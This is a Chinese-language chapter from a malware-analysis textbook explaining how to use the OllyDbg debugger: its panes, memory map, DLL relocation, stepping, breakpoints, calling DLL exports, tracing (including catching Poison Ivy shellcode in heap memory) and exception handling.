


图9-2 OllyDbg的接口

这些窗口显示如下信息：

❶ **反汇编面板窗口** 这个窗口显示了被调试程序的代码——当前指令指针的前后一些指令。通常，下一条将要被执行的指令在这个窗口中高亮显示。如果想要修改指令或数据（或添加一些汇编指令），请在这个窗口中按空格键。

❷ **寄存器面板窗口** 这个窗口用来显示被调试程序寄存器的当前状态。代码被调试时，如果一条指令运行过程中修改了寄存器的值，则寄存器窗口中的这个寄存器就会从黑色变为红色。和反汇编窗口一样，当一个程序被调试时，你可以通过右键单击任意寄存器，在弹出的菜单中选择Modify，来修改寄存器的值，如图9-3所示。选择Modify，弹出Modify对话框，然后你就可以在对话框中修改寄存器的值了。





图9-3 寄存器修改对话框

❸ **栈面板窗口** 这个窗口用来显示被调试线程堆栈在内存中的当前状态。这个窗口总是显示给定线程的栈顶。可以通过右击一个栈单元，选择Modify，来操作这个窗口中的栈。OllyDbg会在一些栈单元上显示一些有用的注释，这些注释描述了调用一个API之前栈中存放的参数。OllyDbg的这种功能有助于分析，因为你不再需要搞清楚栈的顺序，也不需要查阅API的参数顺序。

❹ **内存转储面板窗口** 这个窗口用来显示被调试进程的实时内存转储。在这个窗口中按Ctrl+G组合键，并输入一个内存位置，可以跳转到任何内存地址（也可以单击一个内存地址，然后选择Follow in Dump，来转储那个内存地址）。如果想要编辑这个窗口中的内存，右击它并选择Binary→Edit。使用这种方式也可以修改恶意代码存储在RAM中的全局变量以及其他一些数据。

9.3 内存映射

内存映射窗口（View→Memory）显示了被调试程序分配的所有内存块。图9-4显示了Netcat程序的内存映射。


Memory map

Address	Size	Owner	Section	Contains	Type	Access
00010000	00001000				Priv	RW
00020000	00001000				Priv	RW
0012C000	00001000				Priv	RW Gua
0012D000	00003000			stack of main thread	Priv	RW Gua
00130000	00003000				Map	R
00140000	00004000				Priv	RW
00240000	00006000				Priv	RW
00250000	00003000				Map	RW
00260000	00016000				Map	R
00280000	0003D000				Map	R
002C0000	00041000				Map	R
00310000	00006000				Map	R
00320000	00004000				Priv	RW
00330000	00003000				Map	R
00400000	00001000	nc		PE header	Imag	R
00401000	0000A000	nc	.text	code	Imag	R
0040B000	00003000	nc	.rdata	imports	Imag	R
0040E000	00002000	nc	.data	data	Imag	R
71AA0000	00001000	WS2HELP		PE header	Imag	R
71AA1000	00004000	WS2HELP	.text	code,imports,exports	Imag	R
71AA5000	00001000	WS2HELP	.data	data	Imag	R
71AA6000	00001000	WS2HELP	.rsrc	resources	Imag	R
71AA7000	00001000	WS2HELP	.reloc	relocations	Imag	R
71AB0000	00001000	WS2_32		PE header	Imag	R
71AB1000	00013000	WS2_32	.text	code,imports,exports	Imag	R
71AC4000	00001000	WS2_32	.data	data	Imag	R
71AC5000	00001000	WS2_32	.rsrc	resources	Imag	R
71AC6000	00001000	WS2_32	.reloc	relocations	Imag	R
77C10000	00001000	msvcrt		PE header	Imag	R
77C11000	0004C000	msvcrt	.text	code,imports,exports	Imag	R
77C5D000	00007000	msvcrt	.data	data	Imag	R
77C64000	00001000	msvcrt	.rsrc	resources	Imag	R
77C65000	00003000	msvcrt	.reloc	relocations	Imag	R

图9-4 Netcat的内存映射（nc.exe）

内存映射是查看程序在内存中布局的一个好方式。如图9-4所示，同时标注了可执行程序的代码段和数据段，所有DLL程序以及它们的代码段、数据段都是可见的。你可以双击内存映射中的任意一行，显示那个段的内存转储。你也可以通过右击一段内存转储，然后选择View in Disassembler的方式，将其中的数据发送到反汇编窗口。

9.3.1 基地址重定位

内存映射能够帮助你理解一个PE文件在运行时如何被重定位。基地址重定位是指Windows中的一个模块没有被加载到其预定基地址时发生的情况。

基地址

Windows中的所有PE文件都有一个预定的基地址，它在PE文件头中被称为映像基地址。

Windows允许映像基地址与要被加载到内存的实际地址不一致，虽然大部分情况下是一致的。大部分执行程序都被预定加载到0x00400000处，这个地址是Windows平台下大多数编译器使用的默认地址。不过，开发者可以选择将执行程序的基地址设置为一个与此不同的地址。支持地址空间布局随机化（ASLR）安全增强特性的可执行程序会经常被重定位。这就是说，DLL的重定位变得更加普遍。

因为一个应用程序可能导入许多DLL，而每个DLL都有一个希望被加载到内存中的预定基地址，所以重定位是十分必要的。假设有两个DLL被加载，并且它们拥有相同的预加载地址0x10000000，则它们不可能都加载到这个位置，Windows会将其中一个DLL加载到这个地址，另一个DLL重定位到另外某个地址。

Windows操作系统自带的大多数DLL有不同的预定基地址，而且它们之间不会产生冲突。然而第三方应用程序会经常出现使用同一个预定基地址的情况。

绝对地址与相对地址

重定位过程比简单将代码加载到另一个位置要复杂得多。虽然多数指令会引用内存中的相对地址，但是有些却引用内存的绝对地址。例如，代码清单9-1显示了一个典型的指令序列。

代码清单9-1 需要重定位的汇编代码

```
00401203        mov eax, [ebp+var_8]
00401206        cmp [ebp+var_4], 0
0040120a        jnz loc_0040120
0040120c       ❶mov eax, dword_40CF60
```


因为使用相对地址，所以无论被加载到内存的哪个位置，大多数指令都能正常工作。但是，代

码清单中❶处的数据访问指令将不能正常工作，因为它使用了一个绝对地址来访问内存。如果这个文件被加载到预定基地址之外的另一个地址，访问这个地址就会出错。如果将这个文件载入到一个不同的地址，就需要改变这条指令。因此，多数DLL会在PE头的`.reloc`节打包一个修订位置的列表。

DLL在*.exe*载入后以任意顺序加载。这意味着如果DLL的基地址被重定位了，通常情况下不能预测DLL会被定位到内存的什么位置。DLL的重定位节也可以被移除，一个缺乏重定位节的DLL不能被加载到它的预定基地址，因此它也就不能被加载。

DLL的重定位对性能会造成影响，会增加加载的时间。所有的DLL在被编译时，编译器会为它们选择一个默认的基地址，通常这个默认基地址对所有的DLL来说是相同的。因为所有的DLL被预先设置加载到同一个地址，这种策略极大地增加了重定位发生的可能性。优秀的程序员会意识到这一点，他们通过为DLL选择基地址的方法，来减少重定位。

图9-5中，使用OllyDbg的内存映射功能显示*EXE-1*的 DLL重定位。如图中所示，它包含一个可执行文件和两个DLL。*DLL-A*的预定加载地址为0x10000000，此时它已经被加载到内存。*EXE-1*的预定加载地址为0x00400000。当*DLL-B*被加载时，由于它的预定加载地址也是0x10000000，因此它被重定位到0x00340000。*DLL-B*绝对内存地址的所有引用都发生了变化，从而使它在这个新地址能够正确地工作。



00340000	00001000	DLL-B		PE header	Imag	R	RWE
00341000	00009000	DLL-B	.text	code	Imag	R	RWE
0034A000	00002000	DLL-B	.rdata	imports,exp	Imag	R	RWE
0034C000	00003000	DLL-B	.data	data	Imag	R	RWE
0034F000	00001000	DLL-B	.rsrc	resources	Imag	R	RWE
00350000	00001000	DLL-B	.reloc	relocations	Imag	R	RWE
00400000	00001000	EXE-1		PE header	Imag	R	RWE
00401000	00010000	EXE-1	.textbss	code	Imag	R	RWE
00411000	00004000	EXE-1	.text	SFX	Imag	R	RWE
00415000	00002000	EXE-1	.rdata		Imag	R	RWE
00417000	00001000	EXE-1	.data	data	Imag	R	RWE
00418000	00001000	EXE-1	.idata	imports	Imag	R	RWE
00419000	00001000	EXE-1	.rsrc	resources	Imag	R	RWE
10000000	00001000	DLL-A		PE header	Imag	R	RWE
10001000	00009000	DLL-A	.text	code	Imag	R	RWE
1000A000	00002000	DLL-A	.rdata	imports,exp	Imag	R	RWE
1000C000	00003000	DLL-A	.data	data	Imag	R	RWE
1000F000	00001000	DLL-A	.rsrc	resources	Imag	R	RWE
10010000	00001000	DLL-A	.reloc	relocations	Imag	R	RWE

图9-5 DLL-B被重定位到一个和它请求位置不同的内存地址

如果你利用IDA Pro调试这个应用程序，看一下*DLL-B*，你会发现这个地址与OllyDbg中看不到的不一致，因为IDA Pro并不知道在运行时会发生基地址重定位。每次检查一个从IDA Pro中获取的内存地址时，可能都需要调整这个地址。为了避免这个问题，可以使用我们在第5章中讨论的手动加载进程的方法。

9.4 查看线程和堆栈

恶意代码经常使用多线程。你可以通过选择View→Threads，调出线程面板窗口，查看一个程序的当前线程。这个窗口显示了线程的内存位置，以及它们当前的活动状态（活动、暂停，或者挂起）。

由于OllyDbg是单线程的，可能需要你先暂停所有的线程，设置一个断点后，继续运行程序，这样可以确保在一个特定线程内调试。单击主工具栏中的暂停按钮，可以暂停所有活动的线程。图9-6

的例子显示了进程的5个线程被暂停后的线程面板窗口。

右键单击其中一个线程会弹出如图9-6中所示的选项，选择Kill Thread可以终止这个线程。




图9-6 显示5个暂停线程和单个线程上下文菜单的线程窗口

给定进程中的每个线程有自己的栈，通常情况下，线程的重要数据都保存在栈中。可以使用OllyDbg的内存映射，来查看内存中栈的内容。如在图9-4中，你可以看见OllyDbg，将主线程栈标记为“stack of main thread”。

9.5 执行代码

彻底理解调试器中执行代码的能力是决定调试成功的重要因素，在OllyDbg中有多种执行代码的方式。表9-1列出了最常用的方法。

表9-1 OllyDbg运行代码选项

功能	目录	热键	按钮
Run/Play	Debug ▸ Run	F9	
Pause	Debug ▸ Pause	F12	
Run to selection	Breakpoint ▸ Run to Selection	F4	
Run until return	Debug ▸ Execute till Return	CTRL-F9	
Run until user code	Debug ▸ Execute till User Code	ALT-F9	
Single-step/step-into	Debug ▸ Step Into	F7	
Step-over	Debug ▸ Step Over	F8	

最简单的选项是Run和Pause，用来开始或暂停一个程序。然而，Pause很少被使用，因为它可能使程序暂停在一个不是很有用的位置（比如库的代码中）。正如下节中讨论的：通常情况下设置断点调试比使用Pause更顺手。

Run选项频繁地被用来重新执行一个停止的进程，通常在命中一个断点后，使用Run来继续执行代码。Run to Selection选项表示在到达选择的指令之前一直运行。如果选择的指令不被执行，则被调试程序会一直运行下去。

Execute till Return选项会在当前函数返回时暂停执行。若你希望程序在当前函数执行完成后立即暂停，这个选项很有用。然而，如果这个函数不会终止，被调试程序会一直执行下去。在调试时，如果分析恶意代码期间程序执行迷失到库代码中，Execute till User Code选项会很有用。如果被调试程序暂停在库代码中时，选择Debug→Execute till User Code，可使被调试程序返回到编译的恶意代码中（通常是`.text`节）。

OllyDbg提供多种单步跟踪代码方式。如第8章中讨论的，单步调试的概念是指执行一条指令后立即停止运行，这种功能可以逐指令地跟踪一个程序。

如前面章节所述，OllyDbg提供两种单步跟踪方式：单步进入（single-stepping也称为stepping-into）和单步跳过（stepping-over）。如果要进行单步跳入调试，按F7键，进行单步跳过调试则按F8键。

正如本章所说，单步跳入是最简单的单步调试方式，它意味着无论你要执行什么样的指令类型，OllyDbg都只会执行一条指令后暂停。例如，若你单步执行指令**`call 01007568`**，OllyDbg会暂停在地址01007568处（因为call指令使EIP转到那个地址）。

概念上说，单步跳过几乎和单步跳入一样简单。例如下面的指令序列：

```
010073a4     call 01007568
010073a9     xor ebx, ebx
```

如果你单步跳过“call 01007568”指令，OllyDbg将会在010073a9处立即暂停执行（也就是call后面的`xor ebx, ebx`指令）。如果不想进入位于01007568处的子例程中，这个功能很有用。

虽然单步跳过概念上很简单，但实际上，它很复杂。首先，OllyDbg在010073a9处设置一个断点，然后恢复执行（就像你单击Run按钮一样），当子例程执行`ret`指令时，由于命中了这个隐藏断点，它会在010073a9处暂停。

> **警告：** 多数情况下，单步跳过会按照预期工作。但是在极少数情况下，混淆代码或恶意代码可能会利用这个过程。例如 01007568 处的子过程可能永远不会执行 ret，或者它可能是一个从栈中弹出地址来获得 EIP 的操作。在这几种少数情况下，单步跳过使程序在不暂停的情况下继续执行，所以你需要留意这种情况的存在，并小心使用它。

9.6 断点

如第8章中讨论的，断点有几种不同的类型，并且OllyDbg支持所有这些类型。默认情况下，

OllyDbg使用软件断点，但你也可以使用硬件断点。此外，你也可以设置条件断点，或者在内存中设置断点。

在汇编面板窗口中选择一条指令，通过按F2键可以添加或者移除一个断点。另外，在OllyDbg中通过选择View→Breakpoints，或在工具栏中单击图标B，可以看到一个程序中的活跃断点。

通常情况下，当关闭或者终止一个被调试程序时，OllyDbg会保存程序中设置的断点位置，这样当下次调试程序时，可以使用相同的断点（不需要再次设置断点）。表9-2显示了一个完整的OllyDbg的断点列表。

表9-2 OllyDbg的断点选项

功能	右键单击菜单选项	热键
软件断点	Breakpoint→Toggle	F2
条件断点	Breakpoint→Conditional	Shift+F2
硬件断点	Breakpoint→Hardware, on Execution	
内存访问断点（读、写、运行）	Breakpoint→Memory, on Access	F2（选择内存）
内存写断点	Breakpoint→Memory, on Write	

9.6.1 软件断点

调试字符串解码函数时，软件断点特别有用。从第1章中我们了解到，字符串是深入了解一个程序功能的有效方式，这也是恶意代码编写者经常使用混淆字符串的原因。当恶意代码编写者在恶意代码中使用混淆字符串时，在使用字符串之前，他们通常会使用字符串解码函数。在代码清单9-2所示的例子中，恶意代码首先将混淆的字符串压入堆栈，然后调用`String_Decoder`函数。

代码清单9-2 字符串解码断点

```
push offset "4NNpTNHLKIXoPm7iBhUAjvRKNaUVBlr"
call String_Decoder
...
push offset "ugKLdNlLT6emldCeZi72mUjieuBqdfZ"
call String_Decoder
...
```

栈中，混淆数据常被解码成一个有用的字符串，所以查看堆栈中混淆数据内容的唯一方法是：待字符串解码函数执行完成后，查看字符串的内容。因此，查看字符串内容的最好办法是，在字符串解码函数的结束位置设置断点。这样，OllyDbg调试程序时，程序都会在字符串解码完成后中断。但是，这种方法只能在程序使用字符串时识别出它们。在本章的后续部分，我们将讨论如何通过修改指令的方法，来同时解码所有字符串。

9.6.2 条件断点

通过前面章节的学习可知，条件断点是软件断点的一种，只有某些条件得到满足时这个断点才能中断执行程序。OllyDbg调试器允许使用表达式，来设置断点，每当断点命中时，都会先计算表达式的值，如果其值不等于零，断点生效，程序运行中断。

警告：使用条件断点时要格外小心。设置一个条件断点会大大降低程序的运行速度，另外，如果你设置了一个错误条件，调试程序将永远不会被中断运行。

对于调用频繁的API函数，仅当特定参数传给它时才中断程序执行，这种情况下，条件软件断点特别有用，它可以帮助你节省调试的时间。这种功能如下面的例子所示。

可以使用条件断点探测具有一定大小的内存分配。例如Poison Ivy，一个很流行的后门病毒，它通过网络从攻击者操纵的命令与控制服务器接收命令。Poison Ivy接收的命令是以shellcode实现的，因此Poison Ivy会分配内存来存储它接收的shellcode。然而，除了Poison Ivy为命令与控制服务器发送的大量需要运行的shellcode分配内存外，它执行的多数内存分配都是较小的内存，且对调试没有任何意义。

捕获Poison Ivy为shellcode分配内存的最好方法是在`kernel32.dll`的`VirtualAlloc`函数处设置条件断点。`VirtualAlloc`是一个API函数， Poison Ivy使用它进行动态的内存分配。因此，如果设置一个分配内存大于100字节的条件断点，则当程序分配的内存大小低于100字节时（非常频繁），程序不会被中断。

为了设置陷阱中断，首先我们在`VirtualAlloc`函数开始处设置一个标准断点，然后运行程序直到它命中这个断点。图9-7 显示了命中`VirtualAlloc`函数开始处断点之后栈面板窗口的内容。

```
00C3FDB0  0095007C  ┌CALL to VirtualAlloc from 00950079
00C3FDB4  00000000  │Address = NULL
00C3FDB8  00000029  │Size = 29 (41.)
00C3FDBC  00001000  │AllocationType = MEM_COMMIT
00C3FDC0  00000040  └Protect = PAGE_EXECUTE_READWRITE
```

图9-7 VirtualAlloc函数开始处的栈窗口

图中给出了栈顶前5项的内容，栈顶的第一个元素是`VirtualAlloc`函数的返回地址，接下来是`VirtualAlloc`函数的4个参数（`Address`、`Size`、`AllocationType`和`Protect`）。图中给出它们在堆栈中的位置和对应值。在本例中，分配的内存大小为`0x29`字节。由于ESP寄存器存放栈顶指针，因此为了获取分配内存的大小，需要使用`[ESP+8]`引用内存。

图9-8是函数`VirtualAlloc`开始处断点触发后，反汇编面板窗口的内容。本例中，为了捕获Poison Ivy接收大量shellcode时的操作，我们设置一个`[ESP+8]>100`的条件断点。下面是设置这个条件断点的步骤：

1. 右击反汇编面板窗口中`VirtualAlloc`函数的第一条指令，选择 Breakpoint→Conditional。然后会

弹出一个对话框，要求你输入条件表达式。

2. 在步骤 1 弹出的对话框中输入表达式，然后单击 OK 按钮。在本例中，使用`[ESP+8]>100`的表达式。
3. 单击 Play 按钮，并等待条件断点命中。




图9-8 在反汇编面板窗口设置条件断点

9.6.3 硬件断点

如第8章所述，OllyDbg提供了利用专门的硬件寄存器设置硬件断点的功能。硬件断点非常强大，它可以在不改变你的代码、堆栈以及任何目标资源的前提下进行调试。另外，调试进程时，它也不会降低代码的执行速度。在前面的章节中我们指出，硬件断点的问题是只能同时设置4个断点。

OllyDbg中，在某一指令上设置硬件断点的方法是：右击该指令选择Breakpoint→Hardware,on Execution。

通过使用Debugging Options菜单，你可以告诉OllyDbg默认使用硬件断点来代替软件断点。同时，使用硬件断点可以帮助你防御反调试技术，如软件断点扫描，我们将会在第16章讨论这种技术。

9.6.4 内存断点

OllyDbg支持设置内存断点。在一个内存块上设置内存断点，可以让被调试程序在访问这段内存时中断执行。OllyDbg支持软件内存断点和硬件内存断点，此外还支持对内存进行读、写、执行或其他权限访问是否产生中断的设置。

为了设置一个基本的内存断点，在内存转储面板窗口中选择一部分内存，或者在内存映射面板窗口中选择一个内存段，然后右击它，选择Breakpoint→Memory,on Access。OllyDbg只允许你一次设置一个内存断点。如果你设置了一个新的内存断点，那么之前设置的内存断点会被移除。

OllyDbg通过改变所选内存块的属性，来实现软件内存断点。然而，这种技术并不是完全可靠的，同时也会带来相当大的性能开销。因此，应该有节制地使用内存断点。

在分析恶意代码时，如果想知道恶意代码何时使用了某个加载的DLL，这时内存断点将变得特别有用。可以设置这样一个内存断点，当DLL中的代码运行时程序被中断。下面是实现这种功能的步骤：

1. 打开内存映射面板窗口，并右键单击需要跟踪 DLL 的`.text`段（`.text`段包含 DLL 的可执行代码）。
2. 选择 Set Memory Breakpoint on Access。
3. 按 F9 键或者单击 Play 按钮恢复程序运行。

当应用程序运行到DLL的`.text`段代码时，会中断执行。

9.7 加载DLL

除了可以调试加载的或者附加的可执行程序，OllyDbg还可以调试DLL。然而由于DLL不能直接运行，OllyDbg使用了一个名为*loaddll.exe*的虚拟程序来加载它。由于恶意代码经常打包成DLL，且其大部分代码都包含在DLL的`DllMain`函数（DLL的初始化函数，当DLL被加载到进程时被调用）中，因此OllyDbg的这种技术非常有用。默认情况下，一旦DLL被加载，OllyDbg会在DLL的入口点（`DllMain`）处中断。

如果要用参数调用被调试DLL中的导出函数，首先用OllyDbg加载DLL，然后在其入口点处暂停DLL的执行，最后单击Play按钮，运行`DllMain`函数，以及其他一些DLL要求的初始化操作，如图9-9所示。`DllMain`执行结束后，接下来OllyDbg会暂停DLL的执行。通过在主菜单中选择Debug→Call DLL Export，你可以使用参数来调用DLL导出的具体函数，并调试它。




图9-9 OllyDbg的Play按钮

例如，在图9-10中，我们将*ws2_32.dll*加载到OllyDbg后，在图中❶处调用了*ws2_32.dll*中的`ntohl`函数，`ntohl`函数的作用是将一个32位数从网络字节序转化为主机字节序。在图中左侧，我们可以添加需要的任何参数。这里我们添加了一个参数0x7F000001——数据`127.0.0.1`的网络字节序，如图中❷处所示。当我们需要为函数提供一个参数时，选中参数域前面的复选框。

另外，如果你想快速查看`ntohl`的汇编代码，单击图9-10中的Follow In Disassembler按钮。在9-10图中窗口的右下侧有个复选框Hide on call，它的作用是在函数调用后隐藏这个窗口。当你需要在导出函数被调用后立即暂停程序执行，复选框Pause after call变得非常有用，它可以代替断点的使用。




图9-10 调用DLL导出函数

一旦设置好函数参数以及一些寄存器值，单击右下方的Call按钮，强制执行函数调用，然后OllyDbg窗口会显示函数调用前后所有寄存器的值。

要调试这些导出函数，请务必在函数调用前（单击Call前）设置一些断点，或选中Pause after call复选框。在图9-10中❸处，你可以看到函数调用后存储在EAX的返回结果0x0100007F——数据127.0.0.1的主机字节序。

9.8 跟踪

跟踪是一种强大的调试技术，它可以记录程序详细的运行信息，供你查阅。OllyDbg支持多种跟踪功能，包括：标准回溯跟踪、堆栈调用跟踪和运行跟踪等。

9.8.1 标准回溯跟踪

每次你在反汇编面板窗口上执行Step Into和Step Over操作时，OllyDbg都会记录下这种动作。你可以使用键盘上的减号键（-），退回到上一步运行的指令；使用加号键（+），执行下一条指令。如果使用Step Into，你可以跟踪每一步的执行。如果使用Step Over，只能单步跟踪step over之前区域，回溯之后再决定是否进入另一个区域。

9.8.2 堆栈调用跟踪

在OllyDbg中，通过堆栈跟踪可以查看一个给定函数的执行路径。为了查看堆栈调用，在主菜单中选择View→Call Stack，会弹出一个窗口，窗口中显示了当前位置之前的调用序列。

为了跟踪堆栈调用，单击地址或者堆栈调用窗口中的某段。当你在那个堆栈位置时，寄存器和堆栈并不会显示什么，除非你执行运行跟踪操作。

9.8.3 运行跟踪

运行跟踪是指在运行代码时，OllyDbg会保存所有运行过的指令，以及它们运行过程中对寄存器和标志所做的改变。

下面是几种激活运行跟踪的方法：

- 在反汇编面板窗口中高亮你要跟踪的代码。右键单击代码，选择Run Trace→Add Selection。代码运行后，选择View→Run Trace，查看运行过的指令。使用键盘上的-（减号键）和+（加号键），来上下浏览代码（与标准回溯跟踪小节讨论的一样）。使用这种方法，可以查看每条指令执行时所有寄存器发生的变化。
- 使用Trace Into与Trace Over选项。这些选项比Add Selection 更容易使用，因为它们不需要你选择需要跟踪的代码。Trace Into可以单步执行并且记录命中断点前所有的运行指令，但Trace Over仅记录当前正在运行函数的指令。

> **警告：如果在没有设置断点的情况下，使用 Trace Into 和 Trace Over 选项，OllyDbg 会试图跟踪整个被调试程序，这会浪费大量时间，消耗更多内存。**

- 选择Select Debug→Set Condition。可以在命中条件使程序暂停之前，跟踪程序的运行。如果你想在条件断点命中时停止跟踪，并且从发生中断的位置，回溯跟踪查看如何或者为什么发生中断，这种跟踪方法将对你非常有帮助。下一节，你会看到使用这种方法的一个例子。

9.8.4 跟踪Poison Ivy

回想一下前面章节讨论的Poison Ivy（一个流行的后门程序），它经常为从命令与控制服务器接收的shellcode分配内存。Poison Ivy下载shellcode，复制它到动态分配的内存中，然后执行它。在某些情况下，当EIP指向Poison Ivy为shellcode分配的堆时，你可以使用跟踪来捕获shellcode的运行。跟踪可以告诉我们shellcode如何执行。

图9-11展示了为捕获Poison Ivy堆中代码运行而设置的条件。设置当EIP小于一个典型的映像位置（0x400000，低于此值是一些简单程序中的栈，堆和动态分配内存的存放位置）时，OllyDbg暂停。

在正常程序中，EIP不应该指向这些位置。接下来，选择Trace Into，这使在shellcode运行之前，整个程序被跟踪。




图9-11 条件跟踪

本例中，程序在EIP为0x142A88的地方中断，即shellcode的开始地址。你可以使用－（减号键）向后导航，查看shellcode如何运行。

9.9 异常处理

默认情况下，OllyDbg被附加后会产生异常，附加程序也会停止运行，此时调试器开始接管控制权。调试器可以处理该异常，也可以将异常转到被调试的应用程序处理。当异常发生时，OllyDbg会暂停运行，然后你可以使用下列任一种方法，来决定是否将异常转到应用程序处理：

- Shift+F7将进入异常。
- Shift+F8将跳过异常。
- Shift+F9将运行异常处理。

OllyDbg提供异常处理的选项，如图9-12所示。这些选项可以告诉调试器忽略某些特定异常，并且将它们直接转到应用程序处理。（恶意代码分析期间忽略所有异常通常是个不错的主意，因为调试的目的并不是修复这些异常）。




图9-12 OllyDbg的异常处理选项

9.10 修补

